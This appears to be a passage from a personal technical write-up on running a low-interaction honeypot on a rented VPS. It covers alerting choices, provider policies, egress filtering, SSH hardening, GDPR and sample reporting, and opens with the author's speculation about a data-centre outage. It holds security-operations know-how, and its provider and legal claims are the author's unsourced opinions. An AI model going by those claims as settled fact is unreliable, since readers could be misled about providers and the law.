
And this is where I see what is going on. A "power outage" notice, without going into detail:



A data centre down for 1+ hours, possibly the most important and iconic data centre in that country: how could it not have a plan B, the concept of High Availability? Clearly I am not swallowing this. I am not saying it is a lie, but I firmly maintain that the company does have security measures, but something bigger than the data centre has prevented them from working.


For example, the whole city being without electricity.

And this was the beginning of finding out what really happened, although they have the final word, but they may not say anything so as not to lose customers or reliability, and to be honest, they are not to blame for absolutely anything. Some things are impossible to manage.



On 23 September 2026 at 7:36pm.

The latest news from the company is this:



Affecting Other - Data Center

23/09/2026 11:10 Last Updated 23/09/2026 19:15

We are currently experiencing a power outage at our data center, which is affecting service availability.

Service Impact:
All Services in [redacted]

Current Status:

* All emergency teams have been engaged and are actively working to identify the cause and restore power and services as quickly as possible.
* We are closely monitoring the situation and will provide an update as soon as more information becomes available.

We sincerely apologize for the inconvenience caused by this unscheduled disruption. Further updates will be posted directly to this notice as soon as more information or an estimated time of restoration (ETR) becomes available.

As we can see, things that sometimes seem unlikely or impossible to us sometimes become possible and real. I could, if I wanted, keep adding news, photos and so on.

I want to add one thing: given the geopolitical context, I am not pointing at absolutely anyone, or any country, as responsible for anything.

There are many suspects, but you cannot just go around pointing fingers and saying who did what. The news, websites, everything can, if someone wants, be faked, used to deceive and manipulated.

The only thing that is really certain is that our server is gone, and we do not know when it will come back or whether it will come back at all.

There will be news saying there is an internet outage, others will say a data centre has literally been destroyed, and other news that there are power cuts because something must have been done to some critical infrastructure.

And we cannot guarantee, check or claim any of this, being on this side of the world.

6
Justification of the design decisions

6.1 Explanation of choices and decision-making.

This section explains why what was chosen was chosen.

6.1.1 Telegram.

Why Telegram and not Discord, Slack or another one?

We will use Telegram because it is convenient and quick to integrate, the bot is free, its API can be driven from a script in a few lines and the alert reaches your phone instantly, without setting up any email infrastructure. But the same alert could be handled with email, with a webhook to Discord or Slack, or with a monitoring tool such as Uptime Kuma or healthchecks.io.

Discord is more dangerous and you can get banned. Unfortunately, in recent years young criminals have been gathering on Discord, and it has become a fairly watched and monitored "social network". Messages that say "Mirai, redtail, a hash" might well raise suspicion.

And as for the danger, we are talking about the webhook Discord offers and all the things that can be done with it.

If your question is why we need notifications: basically, they are your first and most important tool for detecting errors and problems, and for monitoring.

One day you will get up from your computer and leave the house, obviously, and it is mandatory to know how things stand with the VPS: whether something gets out of control, has gone down, has broken, whether you are being attacked, etc.

As we have been repeating quite a lot already: if you do not see alerts, it is because something bad has happened.

6.2 Frequently asked questions.

Q1: If we are using a VPS, why do we want a honeypot? Why do I not expose a machine directly to the internet and set up a pipeline that sends what is captured to the reporting platforms?

A1: This is a complex question to explain.

It is not as simple as saying: because X.

Exposing a real machine, that is, a high-interaction honeypot, is literally what gets the most "juice": attackers will really believe they are on a real machine, because they literally are.

However, as this is the first honeypot project I have done, and as an individual without many resources, the time, knowledge and rigour required to lock down an OS in such a way that it can never bypass our patches and the limitations we put on them so that they do not turn our VPS into a botnet or much worse things are too much.

It boils down to "High Risk - Low Reward".

Imagine what an attacker could do:

- When it runs, your server becomes an active participant in what the malware does (mining, scans of other IPs, botnets, DDoS attacks on third parties). All of that goes out with your IP, violates the terms of any provider and can get your account suspended or bring you legal problems. Given that we promised them everything would be under control, we are lying to them, and that is not right.

- The second is that you lose control of what runs. A honeypot like Cowrie intercepts the download of the binary and saves it without running it, so you get the clean artefact. On a real machine, the binary runs, modifies the system and often deletes itself (many botnet loaders do this to make analysis harder), and you are left without the sample.

- The third is that a compromised machine can stop being yours. The attacker changes credentials, installs rootkits and uses it to pivot. At that point you are no longer investigating; you are handling an incident. And we should not underestimate the opponents.

What the honeypot brings compared with an exposed machine is a layer of interposition between the attacker and the real system:

- It captures artefacts without running them (ready for MalwareBazaar or VirusTotal)

- It records everything in a structured way (Cowrie's JSON logs include timestamps, credentials, commands and hashes, exactly what your pipeline to ThreatFox needs), keeps the real operating system intact and lets you configure exactly which system it pretends to be in order to attract malware.

A high-interaction honeypot requires complex infrastructure, and it is still illegal to use the VPS to attack third parties; such honeypots are run by organisations with specific agreements with their provider and legal teams behind them.

So it is not that we are using a lazy version; it is simply what we have to use for our own good.

Q2: ***Does that mean, therefore, that you need to ask the company that owns the VPS or data centre for permission and explain what we are about to do?***

A2: No.

Providers are not going to ask you what you want the server for, but they all have an Acceptable Use Policy (AUP) that defines what is allowed. Your obligation is to read it and check that your activity fits.

The critical point that almost all AUPs prohibit is not receiving malicious traffic, but generating it (being the source of attacks, scans or spam, or taking part in botnets).
A well-configured honeypot with egress filtering only receives and records, so it fits within the terms of most providers even if they do not mention it. What is often explicitly prohibited is hosting malware to distribute it or being a command and control server, and a honeypot does neither.

The real risk is poorly controlled outbound traffic: if you let the captured malware run and attack third parties from your IP, then you do have a problem.

That is why we insist so much on egress filtering from the start.
Some providers are explicitly friendly towards security research (Hetzner historically is; DigitalOcean and Vultr usually are in practice). The right thing to do, and what we recommend, is to be direct and transparent with providers; besides, you find out in advance how they work, whether they even reply to your email, and so you can rule them out as candidates for this.

Q3: ***Why a VPS and not an EC2 instance on AWS or a virtual machine on Azure?***

A3: It is a curious question, because when we set everything up we will discover that there are in fact attackers who attack from AWS and Azure instances. And there, unlike with VPSs, they do not let you pay in cryptocurrency to stay anonymous.

Pretty ironic, isn't it?

That people get up to no good and are allowed to, but we, who want to do something legal, are not.

But there are many reasons:

- AWS and Azure have very aggressive automatic abuse detection. If your IP starts receiving the malicious traffic that a honeypot attracts by design, you are likely to get an abuse notice or have your instance suspended, even though that traffic is inbound. Specialised VPSs are more tolerant because their clientele includes researchers and pentesters.

- Network filtering that gets in the way, or a firewall.
  Both filter at infrastructure level before the packets reach your instance (AWS Shield, equivalent protections in Azure). This means that some of the malicious traffic never reaches the honeypot, which lowers the quality of the capture.
  A VPS often gives you a clean, bare machine: you build your own firewall and you take on the responsibility. And if they do have one, you just need to send them an email explaining, and they change things to help you.

- Port blocking. By default, AWS blocks "controversial" ports such as 25 (SMTP) and 445 (SMB), among others, and unblocking them requires requesting it and justifying it. They do not do it just because you ask, but that is something we spare ourselves.

- Much higher cost. An instance with 8 GB of RAM (the real minimum for T-Pot) on AWS costs around 50 to 100 euros a month, plus EBS storage and outbound transfer. An equivalent VPS costs between 10 and 25 euros a month with disk and transfer included. On a project that will run for months, the difference is huge. Besides, the "cloud solution" is not meant for work like this; the "cloud" has a very particular use case that we simply do not fit.

- IPs that are too well known. AWS, Azure and Google Cloud ranges are public, and many botnet operators exclude them because they consider them research environments or uninteresting corporate

cloud. An IP from a Bulgarian or Finnish VPS looks more like that of a real user or SME and attracts more organic traffic.

- Lack of data centres in countries where I need them. AWS and Azure do not have data centres in unusual countries or in the ones I am interested in (their European regions are Ireland, Frankfurt, Paris, Stockholm and Milan).

- And although it is uncomfortable to say, VPS providers do allow payment in bitcoin for anonymity, which is because they "enable" criminals; so it is not that they do not care what happens in their company, but they are much more lax and, to be honest, money is money to them.

Q4: ***From where, and with what identity, should I connect to administer the servers?***

A4: The VPS will be managed over SSH. The first decision is which IP you connect to the VPS from.

If you do it directly from home, that IP is recorded in the logs of the provider and of the VPS.

Depending on how much you care about your anonymity *(or your neighbours')*, you may want to always connect through your VPN (Mullvad). It is not mandatory, but it is worth deciding before rather than after.

In addition, management SSH access must be by public key only, with no password, and a rare management port such as 56769 must be set. The port must be restricted by firewall and SSH configuration to your IP or trusted range.

Q5: ***How do I find out if the honeypot goes down or the disk fills up?***

A5: The first thing is that you absolutely need to monitor everything. To do this, services will be installed and we will also create one of our own, two in total.

From experience, filling the disk is not easy: let us say that in 3 weeks between 1 and 2 GB can fill up (depending on a thousand factors). The sensible thing is for those samples to be moved off the VPS from time to time, to analyse them on a separate machine and leave free space on the VPS.

If it goes down, you will notice because you will have stopped receiving notifications that you are being attacked, or the daily summaries at 8am.

Notifications could be scheduled more frequently to detect the outage sooner, but honestly it is not worth it: the VPS is not a critical system or a service for customers where money is lost. The attackers will always be there and will attack regardless.

Q6: ***The captured artefacts, once sent to the platforms: do I keep them or discard them?***

A6: I keep them only for analysis; afterwards they are deleted.

Q7: ***Do I have any legal implications under the GDPR when capturing attackers' IPs?***

- An IP can be personal data when there is a reasonable possibility of linking it to a person (Breyer case), and the GDPR also protects those who commit a crime.
- There is no exception for security research that takes it outside the regulation, and the household-use exception does not apply either, because the server is exposed to the internet and the data is shared with public platforms.
- The legal basis is legitimate interests (Article 6(1)(f) of the GDPR). The regulation itself, in its Recital 49, recognises network and information security as a legitimate interest. It is not the public interest of Article 6(1)(e), which is intended for tasks assigned by law.
- That requires minimisation: collecting only what is necessary to analyse the threats and anonymising what is published, as is done in this document.

Q8: ***What do I do if I capture something genuinely new or significant?***

A8: Given the experience of this project, the vast majority will be things already seen, already existing, nothing new. It is almost impossible for someone to drop something unique on you.

Let us be honest: government-paid developers (*wrongly called APTs*) or the "kingpins" of this little world will have invested so much time, money, etc. that the sensible thing is for them to use it against something important. If they use it against you, it gets detected, patched, and that is that. Logical, right?

We are talking about professionals who have 0-day exploits and knowledge acquired with great difficulty through very difficult methods, whether government espionage, corporate espionage and a very long etcetera of methods.

However, obviously that gets reported to the platforms we have already mentioned. If it is something significant that genuinely poses a threat to you, to companies or to national security, or is of national interest, it will be reported to the relevant responsible bodies.

Q9: ***Do I have to keep the honeypot's own software up to date?***

A9: Yes and no.

Yes, you have to keep Debian 13 and the programs up to date. But neither Cowrie nor Dionaea needs to be updated; in fact, in the repository we pin the versions on purpose. If you use an older or newer one, you break the honeypot.

Yes, the consistent thing would be to update everything, including the honeypots, but unfortunately, and from experience, Cowrie breaks if you update it, because for some reason they decide to radically change the methodology or the way it works.

Q10: ***How long should I keep the servers running?***

A10: As long as possible, and never switch it off, or as little as possible.

The most interesting data from a honeypot is not from the first day, but from weeks or months of operation, when you accumulate enough volume to see patterns.

Let us also remember that captures happen if the VPS is on, and that leaving SSH and closing your terminal or switching off your computer does not switch off the machine: that has to keep running.

Besides, since you have paid for it, use it to the full. You do not save anything or help in any way by switching it off.